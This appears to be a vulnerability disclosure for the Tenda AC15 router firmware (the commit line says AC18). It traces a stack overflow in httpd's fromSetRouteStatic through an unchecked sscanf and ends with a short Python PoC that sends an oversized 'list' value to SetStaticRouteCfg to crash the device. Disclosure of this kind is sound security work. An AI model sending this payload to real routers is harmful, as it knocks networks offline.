wangshi add AC18 vuln -- fromSetRouteStatic-- sscanf ... on Oct 23 History

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Tenda AC15(V15.03.05.18) has a Buffer Overflow Vulnerability

Product

1. product information: https://www.tenda.com.cn/
2. firmware download:https://www.tenda.com.cn/download/detail-2710.html

Affected version

V15.03.05.18


Vulnerability

The stack overfow vulnerability is in /bin/httpd. The vulnerability occurrs in the `fromSetRouteStatic` function, which can be accessed through the URL `goform/SetStaticRouteCfg` .

In function `fromSetRouteStatic`, the content obtained by the program from the parameter `list` is passed to `v5`, and then the `v5` is passed into the `sub_78530` function as the second argument.

```
1  int __fastcall fromSetRouteStatic(_DWORD *a1)
2  {
3    int v1; // r0
4    char s[256]; // [sp+10h] [bp-114h] BYREF
5    char *v5; // [sp+110h] [bp-14h]
6    int v6; // [sp+114h] [bp-10h]
7
8    memset(s, 0, sizeof(s));
9    v6 = 0;
10   v5 = sub_2BABC((int)a1, "list", (int)&byte_E5F3C);
11   v1 = sub_78530("adv.staticroute", v5, 0x7Eu);
12   if ( CommitCfm(v1) )
13   {
14     sprintf(s, "advance_type=%d", 8);
15     send_msg_to_netctrl(5, s);
16   }
17   else
18   {
19     v6 = 1;
20   }
```

In `sub_78530` function, the function `sscanf` is called to split it and copy to stack buffer without checking its length.



```
int __fastcall sub_78530(const char *a1, char *a2, unsigned __int8 a3)
{
  int result; // r0
  char v7[8]; // [sp+1Ch] [bp-1A0h] BYREF
  int s1[4]; // [sp+24h] [bp-198h] BYREF
  char v9[16]; // [sp+34h] [bp-188h] BYREF
  char v10[16]; // [sp+44h] [bp-178h] BYREF
  char v11[16]; // [sp+54h] [bp-168h] BYREF
  char v12[256]; // [sp+64h] [bp-158h] BYREF
  char s[64]; // [sp+164h] [bp-58h] BYREF
  char *v14; // [sp+1A4h] [bp-18h]
  int v15; // [sp+1A8h] [bp-14h]
  char *v16; // [sp+1ACh] [bp-10h]

  memset(s, 0, sizeof(s));
  memset(v12, 0, sizeof(v12));
  s1[0] = 0;
  s1[1] = 0;
  s1[2] = 0;
  s1[3] = 0;
  v15 = 0;
  if ( strlen(a2) > 4 )
  {
    ++v15;
    v16 = a2;
    while ( 1 )
    {
      v14 = strchr(v16, a3);
      if ( !v14 )
        break;
      *v14++ = 0;
      memset(s, 0, sizeof(s));
      sprintf(s, "%s.list%d", a1, v15);
      if ( sscanf(v16, "%[^,],%[^,],%[^,],%s", v11, v10, v9, s1) == 4 )
      {
        if ( !strcmp((const char *)s1, "WAN1") )
          sprintf(v12, "%s;%s;%s;1;%s", v11, v10, v9, (const char *)s1);
        else
```

PoC

Poc of Denial of Service(DoS)

```
import requests
data = {
    b"list": b'A'*0x400+b',A,A,A'
}
res = requests.post("http://192.168.0.1/goform/SetStaticRouteCfg", data=data)
print(res.content)
```